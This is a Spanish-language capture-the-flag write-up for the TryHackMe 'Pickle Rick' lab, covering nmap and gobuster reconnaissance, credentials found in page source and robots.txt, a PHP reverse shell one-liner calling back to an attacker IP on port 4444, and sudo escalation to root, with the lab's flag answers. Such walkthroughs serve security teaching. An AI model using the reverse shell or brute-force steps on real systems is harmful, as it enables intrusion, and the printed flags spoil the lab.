
Realización de la máquina fácil Rick el pepinillo de tryhackme. Una máquina de dificultad fácil que puedo confirmar que realmente es fácil porque con unos conocimientos de principiante realmente puedes llegar a hacerlo sin ninguna guía.


Técnicas y recursos aplicados:

- Enumeración de puertos con NMAP
- Fuzzing web con gobuster
- Shell reversa con PHP

Conectarme a la VPN a través de la comanda `sudo openvpn nombre.ovpn`



Ping de reconocimiento a la máquina victima



Nmap para ver los puertos abiertos, no he dejado que siga el NMAP porque en este caso ya tengo la información necesaria.


```
┌──(jk㉿kali)-[~]
└─$ sudo nmap -p- -sC -sV --open -Pn -vvv -n 10.10.187.180
[sudo] password for jk:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-11 11:01 C
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:01
Completed NSE at 11:01, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:01
Completed NSE at 11:01, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:01
Completed NSE at 11:01, 0.00s elapsed
Initiating SYN Stealth Scan at 11:01
Scanning 10.10.187.180 [65535 ports]
Discovered open port 80/tcp on 10.10.187.180
Discovered open port 22/tcp on 10.10.187.180
```

Gobuster para hacer fuzzing web, los 2 que nos interesan son, login.php y robots.txt.

```
┌──(jk㉿kali)-[~]
└─$ sudo gobuster dir -u http://10.10.187.180 -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3
-medium.txt -x php,html,xml,xh,xss,txt,css,html
```


```
/.html                (Status: 403) [Size: 278]
/index.html           (Status: 200) [Size: 1062]
/.php                 (Status: 403) [Size: 278]
/login.php            (Status: 200) [Size: 882]
/assets               (Status: 301) [Size: 315] [--> http://10.10.187.180/assets/]
/robots.txt           (Status: 200) [Size: 17]
```

En la página principal la de la ip 10.10.182.180 hacemos Control + u o F12




Al tener un posible usuario, queremos aplicar fuerza bruta con un diccionario generico de Rockyou.txt para a ver si con suerte lo adivino, lo dudo pero lo vamos a intentar de todas formas.


Con el usuario que hemos obtenido de R1ickRul3s lo ponemos dentro de hydra, no nos lo hace bien ya que hydra no permite el método de autenticación con contraseña. Básicamente el ssh tiene que ser con claves y no con contraseña, pasamos a otras opciones



Encontramos posible contraseña en 10.10.187.180/robots.txt



Teniendo ya un usuario y una contraseña, podemos acceder al login.php listado con gobuster previamente



Si dentro de esta página de login hacemos control+U veremos un codigo en base64, es un Rabbit Hole, no se tiene que perder tiempo en esto. Directamente ponemos las credenciales y ya

Dentro de la página hay un ejecutador de comandas, en dichas comandas no podemos realizar comandas que listen texto, es decir, cat, less, more, estan capadas para poder hacer otra cosa, vemos que hay el ingrediente 1/3 que nos piden, al estar en el directorio de archivos disponibles en www/html ...
podemos listar el primer ingrediente en la web







Imagen con el primer ingrediente buscandolo por el buscador.



La pestaña clue, simplemente es una pista para encontrar el siguiente ingrediente, no se si es para el segundo o tercer ingrediente ya que el segundo lo he encontrado con bastante facilidad





Aquí se encuentra el segundo ingrediente, dentro de /home/rick

Al estar capadas todas las opciones de mostrar texto, vamos a probar directamente con una reverse Shell en php, para ver si funciona.

``php -r '$sock=fsockopen("10.10.14.20",4444);exec("/bin/sh -i <&3 >&3 2>&3");'

Aplicamos tratamiento de la TTY

`script /dev/null -c bash`
`control+ z`
`stty raw -echo; fg`
`reset xterm`
`export TERM=xterm`
`export SHELL=bash`
`stty rows "84" columns "184"`

Hacemos sudo -l para ver las comandas que podemos realizar como sudo con www-data, al parecer tenemos todos los comandos disponibles, por lo que podemos hacer sudo su - y escalar privilegios

```
www-data@ip-10-10-187-180:/var/www/html$ sudo -l
Matching Defaults entries for www-data on ip-10-10-187-180:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-10-187-180:
    (ALL) NOPASSWD: ALL
www-data@ip-10-10-187-180:/var/www/html$
```

Se supone que ya hemos ganado porque literalmente tenemos privilegios de administrador, pero al no ser un CTF tenemos que seguir buscando los ingredientes que quedan

```
-rwxr-xr-x 1 ubuntu ubuntu   17 Feb 10  2019 robots.txt
www-data@ip-10-10-187-180:/var/www/html$ sudo su -
root@ip-10-10-187-180:~# whoami
root
root@ip-10-10-187-180:~#
```

Aquí encontramos el segundo ingrediente y nos queda el tercero, que siguiendo el formato de un CTF tradicional se deberia encontrar dentro de /root

```
root@ip-10-10-187-180:~# cd /home/rick
root@ip-10-10-187-180:/home/rick# ls -l
total 4
-rwxrwxrwx 1 root root 13 Feb 10  2019 'second ingredients'
root@ip-10-10-187-180:/home/rick# cat 'second ingredients'
1 jerry tear
root@ip-10-10-187-180:/home/rick#
```

```
root@ip-10-10-187-180:/home/ubuntu# cd /root
root@ip-10-10-187-180:~# ls -l
total 8
-rw-r--r-- 1 root root   29 Feb 10  2019 3rd.txt
drwxr-xr-x 4 root root 4096 Jul 11 10:53 snap
root@ip-10-10-187-180:~# cat 3rd.txt
3rd ingredients: fleeb juice
```